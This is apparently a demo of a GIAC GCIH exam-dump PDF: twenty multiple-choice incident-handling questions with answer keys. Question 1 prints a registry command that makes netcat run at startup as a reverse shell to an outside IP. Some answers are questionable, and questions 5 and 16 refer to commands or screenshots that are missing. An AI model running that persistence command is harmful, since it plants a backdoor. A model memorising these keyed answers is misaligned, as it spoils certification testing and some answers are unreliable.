DUMPSARENA

GIAC Certified Incident Handler

GIAC GCIH

Version Demo

Total Demo Questions: 20

Total Premium Questions: 705

Buy Premium PDF

https://dumpsarena.co

sales@dumpsarena.co

sales@dumpsarena.co
dumpsarena.co

Topic Break Down

Topic	No. of Questions
Topic 1, Volume A	98
Topic 2, Volume B	96
Topic 3, Volume C	511
Total	705

QUESTION NO: 1

You run the following command on the remote Windows server 2003 computer:

c:\reg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v nc /t REG_SZ /d "c:\windows\nc.exe -d 192.168.1.7 4444 -e cmd.exe"

What task do you want to perform by running this command?

Each correct answer represents a complete solution. (Choose all that apply.)

A. You want to perform banner grabbing.

B. You want to set the Netcat to execute command any time.

C. You want to put Netcat in the stealth mode.

D. You want to add the Netcat command to the Windows registry.

ANSWER: B C D

QUESTION NO: 2

Which of the following statements are true about netcat?

Each correct answer represents a complete solution. (Choose all that apply.)

A. It provides special tunneling, such as UDP to TCP, with the possibility of specifying all network parameters.

B. It can be used as a file transfer solution.

C. It provides outbound and inbound connections for TCP and UDP ports.

D. The nc -z command can be used to redirect stdin/stdout from a program.

ANSWER: A B C

QUESTION NO: 3

Adam has installed and configured his wireless network. He has enabled numerous security features such as changing the default SSID, enabling WPA encryption, and enabling MAC filtering on his wireless router. Adam notices that when he uses his wireless connection, the speed is sometimes 16 Mbps and sometimes it is only 8 Mbps or less. Adam connects to the management utility wireless router and finds out that a machine with an unfamiliar name is connected through his wireless connection. Paul checks the router's logs and notices that the unfamiliar machine has the same MAC address as his

laptop.

Which of the following attacks has been occurred on the wireless network of Adam?

A. NAT spoofing

B. DNS cache poisoning

C. MAC spoofing

D. ARP spoofing

ANSWER: C

QUESTION NO: 4

You work as a System Engineer for Cyber World Inc. Your company has a single Active Directory domain. All servers in the domain run Windows Server 2008. The Microsoft Hyper-V server role has been installed on one of the servers, namely uC1. uC1 hosts twelve virtual machines. You have been given the task to configure the Shutdown option for uC1, so that each virtual machine shuts down before the main Hyper-V server shuts down. Which of the following actions will you perform to accomplish the task?

A. Enable the Shut Down the Guest Operating System option in the Automatic Stop Action Properties on each virtual machine.

B. Manually shut down each of the guest operating systems before the server shuts down.


C. Create a batch file to shut down the guest operating system before the server shuts down.

D. Create a logon script to shut down the guest operating system before the server shuts down.

ANSWER: A

QUESTION NO: 5

What is the goal of an attacker who has entered the commands shown in the screenshot?



A. Enumerate listening ports on the target machine

B. Create a mountable snapshot to access older versions of the filesystem

C. Gather password and hash data for off-line cracking

D. Corrupt system backups

ANSWER: C

QUESTION NO: 6

You have configured a virtualized Internet browser on your Windows XP professional computer. Using the virtualized Internet browser, you can protect your operating system from which of the following?

A. Brute force attack

B. Mail bombing

C. Distributed denial of service (DDOS) attack

D. Malware installation from unknown Web sites

ANSWER: D

QUESTION NO: 7

Which of the following types of malware can an antivirus application disable and destroy?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Rootkit

B. Trojan

C. Crimeware

D. Worm

E. Adware

F. Virus

ANSWER: A B D F

QUESTION NO: 8

Which of the following attacks allows an attacker to sniff data frames on a local area network (LAN) or stop the traffic altogether?

A. Port scanning

B. ARP spoofing

C. Man-in-the-middle

D. Session hijacking

ANSWER: B

QUESTION NO: 9

Mark works as a Network Administrator for NetTech Inc. The network has 150 Windows 2000 Professional client computers and four Windows 2000 servers. All the client computers are able to connect to the Internet. Mark is concerned about malware infecting the client computers through the Internet. What will Mark do to protect the client computers from malware? Each correct answer represents a complete solution. (Choose two.)

A. Educate users of the client computers to avoid malware.

B. Educate users of the client computers about the problems arising due to malware.

C. Prevent users of the client computers from executing any programs.

D. Assign Read-Only permission to the users for accessing the hard disk drives of the client computers.

ANSWER: A B

QUESTION NO: 10

Which of the following devices would return information about internal targets during an ACK scan?

A. A firewall that does not monitor the connection state of an inbound packet

B. A web-proxy that allows only outbound connections over tcp/8080

C. An IDS connected to a mirror port of the border router

D. A border device that drops inbound connections that use a flag other than SYN

ANSWER: A

Explanation:

An ACK scan is particularly useful in getting through simple router-based firewalls. If a router allows “established” connections in (and is not using any stateful inspection), an attacker can use ACK scans to send packets into the network.

A border device (firewall, advanced router, etc.) that requires state for inbound connections will be definition drop inbound packets with the ACK flag, negating the effectiveness of an ACK scan. A webproxy that only allows outbound connections will ignore an ACK scan. An IDS connected to a mirror port does not have an IP address to target with an ACK scan nor is there anything “behind the IDS” to map.

QUESTION NO: 11

Which of the following are types of access control attacks?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Spoofing

B. Brute force attack

C. Dictionary attack

D. Mail bombing

ANSWER: A B C

QUESTION NO: 12

Which is a requirement to ensure the success of the following command?

C:\> notepad helloworld.txt:goodbye.txt

A. Replace “notepad” with “more”

B. Encryption must be disabled on the drive

C. An NTFS partition

D. Installation of a 3rd party tool

ANSWER: C

Explanation:

The given command shows an alternate data stream being added to the helloworld.txt file. File streaming is supported on NTFS, which allows alternative data streams to be associated with a file; the alternate (read: secondary and thereafter) stream(s) are hidden from view when viewing files normally via Windows Explorer or the command line.

QUESTION NO: 13

John works as a professional Ethical Hacker. He is assigned a project to test the security of www.weare-secure.com. He installs a rootkit on the Linux server of the We-are-secure network. Which of the following statements are true about rootkits?

Each correct answer represents a complete solution. (Choose all that apply.)

A. They allow an attacker to conduct a buffer overflow.

B. They allow an attacker to set a Trojan in the operating system and thus open a backdoor for anytime access.

C. They allow an attacker to replace utility programs that can be used to detect the attacker's activity.

D. They allow an attacker to run packet sniffers secretly to capture passwords.

ANSWER: B C D

QUESTION NO: 14

Which of the following terms describes an attempt to transfer DNS zone data?

A. Reconnaissance

B. Encapsulation

C. Dumpster diving

D. Spam

ANSWER: A

QUESTION NO: 15

Which of the following statements are true about firewalking?

Each correct answer represents a complete solution. (Choose all that apply.)

A. To use firewalking, the attacker needs the IP address of the last known gateway before the firewall and the IP address of a host located behind the firewall.

B. In this technique, an attacker sends a crafted packet with a TTL value that is set to expire one hop past the firewall.

C. A malicious attacker can use firewalking to determine the types of ports/protocols that can bypass the firewall.

D. Firewalking works on the UDP packets.

ANSWER: A B C

QUESTION NO: 16

Adam works as a Security Administrator for the Umbrella Inc. A project has been assigned to him to strengthen the security policies of the company, including its password policies. However, due to some old applications, Adam is only able to enforce a password group policy in Active Directory with a minimum of 10 characters. He informed the employees of the company, that the new password policy requires that everyone must have complex passwords with at least 14 characters. Adam wants to ensure that everyone is using complex passwords that meet the new security policy requirements. He logged on to one of the network's domain controllers and runs the following command:

Which of the following actions will this command take?

A. Dumps the SAM password hashes to pwd.txt

B. Dumps the SAM password file to pwd.txt

C. Dumps the Active Directory password hashes to pwd.txt

D. The password history file is transferred to pwd.txt

ANSWER: A

QUESTION NO: 17

Which of the following statements are true about Dsniff?

Each correct answer represents a complete solution. Choose two.

A. It contains Trojans.

B. It is a virus.

C. It is antivirus.

D. It is a collection of various hacking tools.

ANSWER: A D

QUESTION NO: 18

In the DNS Zone transfer enumeration, an attacker attempts to retrieve a copy of the entire zone file for a domain from a DNS server. The information provided by the DNS zone can help an attacker gather user names, passwords, and other valuable information. To attempt a zone transfer, an attacker must be connected to a DNS server that is the authoritative server for that zone. Besides this, an attacker can launch a Denial of Service attack against the zone's DNS servers by flooding them with many requests. Which of the following tools can an attacker use to perform a DNS zone transfer?

Each correct answer represents a complete solution. (Choose all that apply.)

A. Host

B. Dig

C. DSniff

D. NSLookup

ANSWER: A B D

QUESTION NO: 19

What is the purpose of configuring a password protected screen saver on a computer?

A. For preventing unauthorized access to a system.

B. For preventing a system from a Denial of Service (DoS) attack.

C. For preventing a system from a social engineering attack.

D. For preventing a system from a back door attack.

ANSWER: A

QUESTION NO: 20

Which of the following statements about threats are true?

Each correct answer represents a complete solution. (Choose all that apply.)

A. A threat is a weakness or lack of safeguard that can be exploited by vulnerability, thus causing harm to the information systems or networks.

B. A threat is a potential for violation of security which exists when there is a circumstance, capability, action, or event that could breach security and cause harm.

C. A threat is a sequence of circumstances and events that allows a human or other agent to cause an information-related misfortune by exploiting vulnerability in an IT product.

D. A threat is any circumstance or event with the potential of causing harm to a system in the form of destruction, disclosure, modification of data, or denial of service.

ANSWER: B C D